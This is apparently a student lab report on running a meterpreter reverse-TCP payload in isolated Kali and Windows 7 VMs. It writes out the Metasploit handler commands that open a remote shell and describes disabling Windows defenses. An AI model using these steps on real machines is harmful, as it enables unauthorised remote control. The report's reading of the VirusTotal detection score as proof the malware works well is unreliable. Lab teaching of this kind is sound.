Information Security – 7H

Assignment 2


Humza Noor

19L-2375

# Malware Analysis


# Logging in:

The first step is of course signing in to our Kali Linux Virtual machine on VMware using the correct credentials.




Root Access and verification:

We must ensure that our account has root access and we are using the correct tools.




# Changing IP Addresses:

We must now change the IPs in both VMs: Linux and Windows, in order to allow communication between them. 192.168.10.17 shall be the IP for our Kali Linux.




While, we will be using 192.168.10.1 for the Windows 7 Virtual machine.



# Malware Usage:

The Malware is then allowed to run on the Windows 7 VM, by disabling its defenses.




# Connecting the Malware from Kali Linux:

$ msfconsole Msf6


Followed By:

* Type “exploit/multi/handler”
* Then, set payload windows/meterpreter/reverse\_tcp
* set lhost 192.168.10.17
* set lport 4444
* run



After running the malware in the Windows 7 VM:

* Kali Linux will get the Windows shell access.
* Using “help” command, we can see the operations that can be performed on the Windows host with the deployed malware




# Passing the Commands from Kali:

We have passed the following commands to the malware:

1. ls

2. shell


3. localtime



# Detecting the malware from Windows:

# 


Meanwhile, programs are running well on the windows 7 VM.




Among the processes listed above, textex.exe, our malware file has the ProcessID 2096.



The malware is also running well on the Windows Task manager.



We give enough permissions to the malware, for it to run properly on the windows. This step prepares the malware to act freely and allow us access from the Kali Linux workspace.



# Score Of malware:

Virustotal.com is used, as told in the manual to help analyze the virus. The obtained score in 55/72. This points towards significantly good analysis and working of the malware.

